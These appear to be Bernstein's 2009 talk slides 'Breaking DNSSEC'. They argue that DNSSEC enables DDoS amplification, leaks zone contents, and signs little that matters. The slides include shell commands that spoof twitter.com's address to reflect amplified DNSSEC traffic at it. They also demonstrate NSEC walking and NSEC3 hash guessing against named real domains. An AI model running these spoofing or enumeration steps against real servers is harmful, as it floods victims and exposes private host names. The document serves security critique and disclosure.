

# Breaking DNSSEC

D. J. Bernstein

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Advertisement:

“Special-purpose hardware for  
attacking cryptographic systems,”

Lausanne, 2009.09.09–10;

<http://sharcs.org>.

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Continued DNSSEC efforts received millions of dollars of government grants: e.g., DISA to BIND company; NSF to UCLA; DHS to Secure64 Software Corporation.

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
2008.08.20: Surveys by DNSSEC  
developers found 116 \*.com  
names with DNSSEC signatures.

Earlier the same month,  
Dan Kaminsky had explained  
various attacks on DNS.

2008–2009:

Even more money for DNSSEC;  
“DNSSEC in six minutes”;  
“DNSSEC for dummies”; etc.

# Dummies for DNSSEC:





This year-long DNSSEC push must have been successful.

Let's check the surveys.

```
$ wget -m -k -I / \
  secspider.cs.ucla.edu
$ cd secspider.cs.ucla.edu
$ ls /*--zone.html \
  | xargs grep -l \
    HREF=.com--zone \
  | xargs grep -l \
    'DNSSEC depl.*Yes' \
  | wc
```

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274 \*.com names  
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Total DNSSEC server deployment:  
941 IP addresses worldwide.

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941 IP addresses worldwide.

Let's put on attacker's hat  
and gain hands-on experience  
with attacking these servers.

vix.com is one of  
the DNSSEC zones.

Find a vix.com server:

```
$ dig +short ns vix.com
```

```
ns1.isc-sns.net.
```

```
ns2.isc-sns.com.
```

```
ns3.isc-sns.info.
```

```
ns.sjc1.vix.com.
```

```
ns.sql1.vix.com.
```

```
$ dig +short \
```

```
ns.sjc1.vix.com.
```

```
192.83.249.98
```

```
$
```

Ask that server for  
the `www.vix.com` address:

```
$ dig www.vix.com \
  @192.83.249.98
```

...

```
www.vix.com. 3600 IN
  CNAME vix.com.
```

```
vix.com. 3600 IN
  A 204.152.188.231
```

```
vix.com. 3600 IN
  NS ns.sjc1.vix.com.
```

```
vix.com. 3600 IN
  NS ns3.isc-sns.info.
```

```
vix.com. 3600 IN
  NS ns1.isc-sns.net.
```

```
vix.com. 3600 IN
```

```
NS ns2.isc-sns.com.
```

```
vix.com. 3600 IN
```

```
NS ns.sql1.vix.com.
```

```
ns.sql1.vix.com. 3600 IN
```

```
A 204.152.184.135
```

```
ns.sql1.vix.com. 3600 IN
```

```
AAAA 2001:4f8:3::9
```

```
ns.sjc1.vix.com. 3600 IN
```

```
A 192.83.249.98
```

```
$
```

Hmmm, where's the DNSSEC?  
Check the documentation.



Aha: DNSSEC is disabled  
unless client asks for it.

```
$ drill -D www.vix.com \  
@192.83.249.98
```

...

```
www.vix.com. 3600 IN  
CNAME vix.com.
```

```
www.vix.com. 3600 IN  
RRSIG CNAME 5 3 3600  
20090823200302  
20090525200302  
63066 vix.com.
```

```
fKVECbivqwh4JAKraMpm8j  
iJua/6u+tJPxm5SI9l8Cr2  
mJpr38c6YC4f/I10vsb3KM
```

3h55xUyB9+7XCG1W9Ga8ZC

imu5k9qAsY7E6MBnCGDj/F

jSdu+vBr4Ks4m8X04P2Lzf

TkgHtWbQznwCw6mnUPVMy7

eExV/d85RS0UQ60r4=

;{id = 63066}

vix.com. 3600 IN

A 204.152.188.231

vix.com. 3600 IN

RRSIG A 5 2 3600

20090823200302

20090525200302

63066 vix.com.

Ix7TTjtziRfNeeXIpRsZLQ

ZMgyTx6ZMfomju7QTIBkfx

Zw2uzZr0wnuImN/zz74ebU  
8r3CjD2nAdm50By1qNOP/n  
ufH4bwTXcQ+3uaI3xYcYiE  
uldU2AQmanTwhQBQ1UPf+I  
2KuC6/S5f0ywFABMAv+Sv1  
Sp0Dchg8PhR3DXZsc=  
;{id = 63066}

vix.com. 3600 IN

NS ns1.isc-sns.net.

vix.com. 3600 IN

NS ns3.isc-sns.info.

vix.com. 3600 IN

NS ns2.isc-sns.com.

vix.com. 3600 IN

NS ns.sql1.vix.com.

vix.com. 3600 IN

NS ns.sjc1.vix.com.

vix.com. 3600 IN RRSIG

NS 5 2 3600

20090823200302

20090525200302

63066 vix.com.

maYmGHUXfwIHHNIVzINf07

j3q9tZnuHK1A82nJK4L2dv

Gx48bgVI6d5FGFbtfsakTk

5TU0cW7F6T4UL09+0fPrR9

Hs3fqjAc0Uysn/6WpdKTZf

m93F8/Q2p9tbT3h0utV4nR

G0Zcqc20RH0QyDFy0XYIBd

S48M6fpqYPTYPZvZw=

;{id = 63066}

ns.sql1.vix.com. 3600 IN

A 204.152.184.135

ns.sql1.vix.com. 3600 IN

AAAA 2001:4f8:3::9

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A 192.83.249.98

ns.sql1.vix.com. 3600 IN

RRSIG A 5 4 3600

20090823200302

20090525200302

63066 vix.com.

aIBb3PMmZ6idtCWAGB44ux

+Eua8MIhwA94F5Cdkm1XvP

uYN6UNGa081CoXe0+C1JLW

J7R7GJqvF5Lu1kDVKw0Iok  
EbHSfk19FKCbJUF9De2SHV  
r9bDB2Ag6vPrHrvXyZmhmF  
qJrQ3ff5zLm691KcDuZ71n  
W9YTNdMjd8rF3H3Ao=  
;{id = 63066}

ns.sql1.vix.com. 3600 IN

RRSIG AAAA 5 4 3600

20090823200302

20090525200302

63066 vix.com.

obrgR/zXrkh19hwg0/dSR8

Ig1rypdzXmjC7+yB0cXuT0

ducXtH6810/yeiGTfN2Q56

4mX+7x1yQvdS2YRq0XQVsF

Hw+7HMiyTDZIftgw1AzwA0

WcSljUpV1BbCCKvd7etSL7

WwotEscked9us0ZCnK3NMG

ca269u00cqqE1C1EI=

;{id = 63066}

ns.sjc1.vix.com. 3600 IN

RRSIG A 5 4 3600

20090823200302

20090525200302

63066 vix.com.

jUKKm0tqeSYR6DzwAkj2Y3

H29Na1Cak8KBgSCQwxV4s6

GjaPDWwcHxGepRsAxW11IL

sFEJ1zmcgUw1oq7tuvddpc

on12qb0sRWeC3vXC7fyE4T

5xLMz1UyInVoq6QyY/4Qkw

FekyKbIrpdHhxdole6Z9Rx

ApbKD67vPCJkj0zbw=

;{id = 63066}

\$



Wow, that's a lot of data.

Must be strong cryptography!

```
$ tcpdump -n -e \
```

```
host 192.83.249.98 &
```

shows packet sizes:

drill sends 82-byte IP packet  
to the vix.com DNS server,  
receives 1303-byte IP packet.

See more DNSSEC data:

```
$ drill -D any vix.com \
```

```
@192.83.249.98
```

Sends 78-byte IP packet,  
receives three IP fragments  
totalling 3113 bytes.

Let's collect more data.

Make list of DNSSEC servers:

```
awk '
```

```
  /^Zone <STRONG>/ { z = $2
```

```
    sub(/<STRONG>/, "", z)
```

```
    sub(/<\//STRONG>/, "", z)
```

```
}
```

```
/GREEN.*GREEN.*GREEN.*Yes/ {
```

```
  split($0, x, /<TD>/)
```

```
  sub(/<\//TD>/, "", x[5])
```

```
  print z, 99+length(z), x[5]
```

```
}
```

```
' secspider*/*--zone.html \
```

```
> secsp.out
```

Send one DNSSEC request  
to each server:

```
mkdir -p data
sort -k3 -k2 secsp.out \
| uniq -f2 \
| while read z n ip
do
    dig +dnssec +ignore \
    +tries=1 +time=1 \
    any $z @$ip \
    > data/$ip
done
```

Overall sent 77118 bytes  
and received 2526996 bytes.

Can send all these requests  
without seeing the responses  
(assuming no egress filters).

```
ifconfig eth0:1 168.143.162.116
mkdir -p data
sort -k3 -k2 secsp.out \
| uniq -f2 \
| while read z n ip
do
    dig -b 168.143.162.116 \
    +dnssec +ignore \
    +tries=1 +time=1 \
    any $z @$ip &
done
```

Is 168.143.162.116 my  
data-collecting machine?

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data-collecting machine?

No: It's `twitter.com`.

I've sent 77118 bytes.

941 DNSSEC servers worldwide  
have sent 2526996 bytes  
to `twitter.com`.

Is 168.143.162.116 my  
data-collecting machine?

No: It's `twitter.com`.

I've sent 77118 bytes.

941 DNSSEC servers worldwide  
have sent 2526996 bytes  
to `twitter.com`.

I do this  $5\times$  per second  
from 200 attack sites.

Attack site uses 3Mbps.

DNSSEC server uses 22Mbps.

`twitter.com` is flooded  
with 20000 Mbps, falls over.

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Not covered in this talk:

other types of DoS attacks.

e.g. DNSSEC advertising says zero server-CPU-time cost.

How much server CPU time can we actually consume?

Let's look more closely  
at the DNSSEC responses.

```
$ drill -D \  
    nonexistent.clegg.com \  
    @192.153.154.127  
  
...  
mail.clegg.com. 300 IN NSEC  
    wiki.clegg.com.  
    CNAME RRSIG NSEC  
  
...
```

This NSEC says that  
there are no names between  
mail.clegg.com and  
wiki.clegg.com.

Try foo.clegg.com etc.

After several queries have  
complete clegg.com list:

\_jabber.\_tcp, \_xmpp-  
server.\_tcp, alan, alvis,  
andrew, brian, calendar, dlv,  
googleffffffffffe91126e7,  
home, imogene, jennifer,  
localhost, mail, wiki, www.

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The `clegg.com` administrator  
disabled DNS “zone transfers”  
— but then leaked the same data  
by installing DNSSEC.

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The `clegg.com` administrator  
disabled DNS “zone transfers”  
— but then leaked the same data  
by installing DNSSEC.

This administrator is the author of  
“DNSSEC in 6 minutes” !?!?!?

This is “NSEC walking.”

1999 DNSSEC specifications said “It is part of the design philosophy of the DNS that the data in it is public and that the DNS gives the same answers to all inquirers.”

RFC 4033 says “DNSSEC does not provide confidentiality. . . . DNSSEC introduces the ability for a hostile party to enumerate all the names in a zone . . . this is not an attack on the DNS itself . . . .”

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was fixed by NSEC3  
(proposed standard, 2008).



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Reality: DNSSEC+NSEC3  
leaks private information  
*much* more quickly  
than classic DNS.

NSEC3's information leakage  
isn't shoved in user's face,  
but that isn't security;  
it's a marketing stunt.

# How to break DNSSEC+NSEC3:

Ask server about a name.

Response reveals *hashes*  
of server's existing names.

Guess another name,  
compute the hash,  
see if it matches.

If hash is outside the  
hash intervals revealed so far,  
ask server about this name.

This happens only a few times.

Cost to break all  $n$  names:  
 $n$  queries to server,  
plus many hash guesses.

I currently have 9 computers  
(9 2.4GHz Core 2 Quad CPUs;  
part of `www.win.tue.nl/cccc/`)  
breaking NSEC3 for fun.

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breaking NSEC3 for fun.

Each day they're checking  
58000000000000 hash guesses  
(NSEC3 iteration count 2;  
would be  $\approx 23\times$  slower  
against iteration count 150).

Can achieve similar speed  
on a single GTX 295 GPU.

2009.06.24, first day of FISL10:  
Frederico Neves issued a  
challenge. Can anyone actually  
exploit DNSSEC's leaks  
to find the \*.sec3.br names?

2009.06.27, last day of FISL10:  
I announced that I had  
computed 23 of the 26 names  
by exploiting DNSSEC+NSEC3.  
Examples: douglas, pegasus,  
rafael, security, unbound,  
while42, zz--zz.

Thanks to Tanja Lange at  
Eindhoven for assistance.

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RFC 5155: “Such an attack could also be used directly against the name server itself by performing queries for all likely names.”

— I can send you 100000 Mbps?

RFC 5155: “This would obviously be more detectable.”

Summary so far:

DNSSEC does nothing to improve DNS availability.

DNSSEC allows astonishing levels of DDoS amplification, damaging Internet availability.

DNSSEC does nothing to improve DNS privacy.

DNSSEC, even with NSEC3, leaks private DNS data.

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DNSSEC does nothing to improve DNS availability.

DNSSEC allows astonishing levels of DDoS amplification, damaging Internet availability.

DNSSEC does nothing to improve DNS privacy.

DNSSEC, even with NSEC3, leaks private DNS data.

Why is this “security”?

Answer: DNSSEC is claimed to provide *integrity* for DNS.

Tuesday 2009.06.02:

“.ORG becomes the first open TLD to sign their zone with DNSSEC . . . Today we reached a significant milestone in our effort to bolster online security for the .ORG community. We are the first open generic Top-Level Domain to successfully sign our zone with Domain Name Security Extensions (DNSSEC). To date, the .ORG zone is the largest domain registry to implement this needed security measure.”

“What does it mean that the .ORG Zone is ‘signed’ ?

Signing our zone is the first part of our DNSSEC test phase.

We are now cryptographically signing the authoritative data within the .ORG zone file.

This process adds new records to the zone, which allows verification of the origin authenticity and integrity of data.”

Cryptography! Authority!

Verification! Authenticity!

Integrity! Sounds great!

Cryptography! Authority!  
Verification! Authenticity!  
Integrity! Sounds great!

Now I simply configure  
the new .org public key  
into my DNS software.  
Because the .org servers  
are signing with DNSSEC,  
it is no longer possible  
for attackers to forge  
data from those servers!



Cryptography! Authority!  
Verification! Authenticity!  
Integrity! Sounds great!

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the new .org public key  
into my DNS software.  
Because the .org servers  
are signing with DNSSEC,  
it is no longer possible  
for attackers to forge  
data from those servers!  
... or is it?

Let's look at this "integrity" from an attacker's perspective. How do we forge DNSSEC records?

Can *dodge* signatures by finding software bugs in DNSSEC implementations. DNSSEC has many options, many complications, and a long history of bugs, often destroying security.

2009: Emergency BIND upgrade. Minor software bug meant that DNSSEC DSA signatures had always been trivial to forge.

Can *replay* signatures.

Attacker inspects DNSSEC signatures from `vix.com`.

`vix.com` changes location, acquires new IP addresses, changes DNS records.

Attacker buys the old addresses, forges DNS responses with the *old* DNS records and the *old* signatures (which are valid for 30 days). Passes signature verification. Successfully steals mail!

Can *cryptanalyze* signatures.

The .org signatures  
are 1024-bit RSA signatures.

2003: Shamir–Tromer et al.  
concluded that 1024-bit RSA  
was already breakable by  
large companies and botnets.

\$10 million: 1 key/year.

\$120 million: 1 key/month.

2003: RSA Laboratories  
recommended a transition to  
2048-bit keys “over the remainder  
of this decade.” 2007: NIST  
made the same recommendation.

2009.03 draft “DNSSEC operational practices” says “No one has broken a regular 1024-bit key . . . it is estimated that most zones can safely use 1024-bit keys for at least the next ten years.”

— Academic teams using tiny computer clusters will need several years before announcing successful break of 1024-bit keys.  
Is this what “safe” means?

Easiest, most powerful attack:  
Can *ignore* signatures.

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Suppose an attacker forges  
a DNS packet from .org,  
including exactly the same  
DNSSEC signatures but  
*changing the NS+A records* to  
point to the attacker's servers.

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Can *ignore* signatures.

Suppose an attacker forges  
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including exactly the same  
DNSSEC signatures but  
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point to the attacker's servers.

Fact: DNSSEC “verification”  
won't notice the change.

The signatures say *nothing*  
about the NS+A records.

*The forgery will be accepted.*



# What did .org sign?

The signature for `mwisc.org`, a typical domain, says “.org might have data with hashes between `1b39ggevfp3b72r9r901o1osqddn4ben` and

`1bfadvmpj1fq1fvdv8eksiokfheo7km9` but has not signed any of it.”

`mwisc.org` has a hash in that range.

.org now has thousands of these useless signatures.

This is .org “implementing” a “needed security measure.”